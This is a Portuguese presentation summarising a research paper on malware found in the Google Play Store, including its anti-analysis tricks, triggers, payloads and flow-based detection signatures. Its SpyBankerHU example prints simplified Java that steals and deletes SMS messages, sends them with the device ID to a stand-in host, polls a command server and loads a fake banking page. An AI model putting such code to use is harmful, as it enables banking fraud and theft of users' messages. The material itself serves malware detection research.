ROTTEN APPLES SPOIL THE BUNCH: AN ANATOMY OF GOOGLE PLAY MALWARE

Michael Cao, Khaled Ahmed, Julia Rubin

Vinícius Teixeira Vieira dos Santos

INTRODUÇÃO

Poucos trabalhos anteriores fazem análises manuais detalhadas de aplicativos maliciosos. Por conta disso, este trabalho ou fazer uma análise mais profunda de aplicativos que se infiltraram na Google Play Store entre janeiro de 2016 e julho de 2021.


METODOLOGIA

Quais são as características do malware encontrado na Play Store e como se compara a trabalhos anteriores?
Quão complexos são seus dados, fluxo e comportamentos?

Criando o Dataset

Analisando amostras de Malware

CRIANDO O DATASET



Processo de coleta de malware

A amostragem foi obtida da seguinte forma:

1. Foram usados posts de blogs de companhias de segurança.
2. Aplicativos encontrados são separados em grupos (famílias).
3. Aplicativos reconhecidos como malware por ao menos 5 antivirus foram separados para amostra.

ANALISANDO AMOSTRAS DE MALWARE

Foi feita a escolha de um aplicativo de cada uma das famílias classificadas e analisadas utilizando ferramentas de engenharia reversa.

São analisados os comportamentos dos aplicativos descritos nas publicações obtidas e localizadas porções de código relacionadas. Com isso, são identificados os caminhos a se seguir no aplicativo para chegar a seus payloads.

Técnicas anti-análise:


- Menos da metade usava renomeação como técnica de ofuscação.
- Muitos criptografavam arquivos DEX e os descriptografavam em *runtime.*
- Alguns criptografavam Strings, arquivos, etc, mas em sua maiotia a chave de criptografia se encontrava no APK 😂

Dependências externas:

- Não era possível acessar as fontes originais externas, então foram usadas as descrições feitas nos posts.

Relatório de análise: algumas famílias de malware não foram avaliadas por não apresentarem o se comportamento malicioso, serem muito bem ofuscados, etc.

CARACTERIZAÇÃO DE MALWARE



Esquema de caracterização de malware

Foram ampliadas e refinadas esquemas para caracterizar o malware encontrado no conjunto de dados.

Condições de evento: são eventos que um aplicativo intercepta e que acionam a um caminho malicioso.

Event conditions	#	%
System	80	76.2
Boot status	44	41.9
Device status	30	28.6
Network status	26	24.8
➔ Developer-defined	26	24.8
Package changes	22	21.0
➔ Service bind	11	10.5
SMS delivery	11	10.5
Battery status	9	8.6
Call status	8	7.6
USB status	1	1.0
User	95	90.5
Application launch	92	87.6
➔ Button click	46	43.8
➔ Sensitive input	28	26.7
➔ Permissions	25	23.8
➔ App install	15	14.3
➔ Clipboard text	1	1.0
Scheduling	58	55.2
Scheduling	58	55.2

Condições de verificação: são condições que devem ser satisfeitas para que o malware seja executado.

Check conditions	#	%
External server	79	75.2
Internet	78	74.3
SMS	2	1.9
Device	82	78.1
Software specs	62	59.0
Network	43	41.0
➔ Hardware specs	28	26.7
➔ Sensors	4	3.8
Environment	41	39.0
Time	38	36.2
Location	6	5.7
Application	42	40.0
Permissions	31	29.5
Data format	10	9.5
➔ Probability	8	7.6
Version	1	1.0

➔ Indica categorias identificadas por este paper comparadas com estudos anteriores

Técnicas de Ocultação: são usadas para esconder suas ações maliciosas e a si mesmo do usuário.

Payloads: descrevem a principal funcionalidade do malware.

Propriedades de código: os detalhes de nível de código que descrevem como esses comportamentos são implementados.

Code properties	#	%
Location		
Direct	97	92.4
→ Downloaded (Remote)	60	57.1
→ Hidden (Resources)	25	23.8
Language		
Bytecode	102	97.1
→ Web	29	27.6
Native	11	10.5

Hiding techniques	#	%
Rich functionality	65	61.9
Icon manipulation	34	32.4
Device admin	15	14.3
Information blocking	12	11.4
→ Self-uninstallation	6	5.7
→ Automated gesture input	5	4.8
Screen locking	3	2.9

Payloads	#	%
Information stealing	69	65.7
Ad abuse	54	51.4
Premium charges	10	9.5
→ Cryptomining	5	4.8
Root exploit	4	3.8
→ Clipboard hijacking	3	2.9
→ Port forwarding	3	2.9
Ransom	1	1.0
Unknown	16	15.2

→ Indica categorias identificadas por este paper comparadas com estudos anteriores


ASSINATURA DE MALWARE BASEADA EM FLUXO

Compreender a ordem dos eventos e condições que ativam uma carga maliciosa, bem como os mecanismos de implementação são essenciais são essenciais para construir ferramentas de detecção eficientes.

Exemplo: SpyBankerHU

```
class UnlockSMSRecver extends BroadcastReceiver {
    static boolean stealSms = false;
    void onReceive(Context ctx, Intent in) {
        if (in.getAction().contains("SMS_RECEIVED")) {
            if (stealSms) {
                // obtém todas as mensagens SMS
                ContentResolver cr = ctx.getContentResolver();
                SmsMessage sms = SmsMessage.createFromPdu(
                    in.getExtra().get("pdus")[0]);
                Cursor c = cr.query(Uri.parse("content://sms"),
                        new String[] { "_id", "body" });
                // itera para identificar e apagar SMS
                while (c.moveToNext()) {
                    int id = c.getInt(0);
                    String body = c.getString(1);
                    if (body.equals(sms.getMessageBody())) {
                        cr.delete(Uri.parse("content://sms/" + id));
                    }
                }
                // envia os dados da mensagem com o ID do dispositivo
                String device = context.getDeviceId();
                Connection con = new URL("leaksms.com/?u=" + device).open();
                con.write(sms);
            }
        }
        // contacta o servidor com o ID do dispositivo para verificar se
        // credenciais foram vazadas e rebecer novos comandos
        String device = context.getDeviceId();
        Connection con = new URL("commands.com/?u=" + device).open();
        String commands = con.read();
        if (commands.contains("steal_sms")) {
            stealSms = true;
        }
        // verifica se o app do banco está rodando e carrega a página
        // falsa se passando pelo app
        String running = getRunningProcesses();
        if (running.contains("com.garanti.cepbank")) {
            WebView.loadUrl("fakebank.com");
        }
    }
}
```

SpyBankerHU malware



Assinatura de malware baseada em fluxo do SpyBankerHU


Com base nos aplicativos analisados, seus fluxos de assinatura de malware obtiveram em média os seguintes números:

Medição	Média	Observação
Caminhos	14,9	Foram excluídos 5 amostras que obtiveram mais de 100 caminhos para o cálculo
Condições de evento/caminho	2,8	--
Condições de verificação/caminho	4,8	--
Nodos de obtenção de dados/caminho	5,3	Cerca de 40% destes ocorrem em caminhos diferentes dos de verificação de condições e payloads
Payloads	3	Múltiplos caminhos conduziam ao mesmo payload (cada payload era acessível por uma média de 12,4 caminhos)

DISCUSSÕES E IMPLICAÇÕES
(DE DETECÇÃO DE MALWARE)

Como as ferramentas de detecção lidam com as diferentes características de malware destes aplicativos?

Foram então analisadas publicações entre janeiro de 2010 e julho de 2021 e quais tipos de abordagem utilizadas para detecção de malware.



Mecanismos de detecção de malware

CONCLUSÃO

A realização de uma análise manual possui alguns pontos negativos:

- Pode faltar ou classificar incorretamente algumas das ferramentas analisadas.
- Descobertas feitas podem não generalizar além do conjunto de dados considerado.
- Não ser possível realizar uma análise manual detalhada de todos os aplicativos.

Existem poucos trabalhos de anĺise de malware feitos manualmente e detalhadas.
Com a análise feita forma identificadas novos tipos de *payloads.*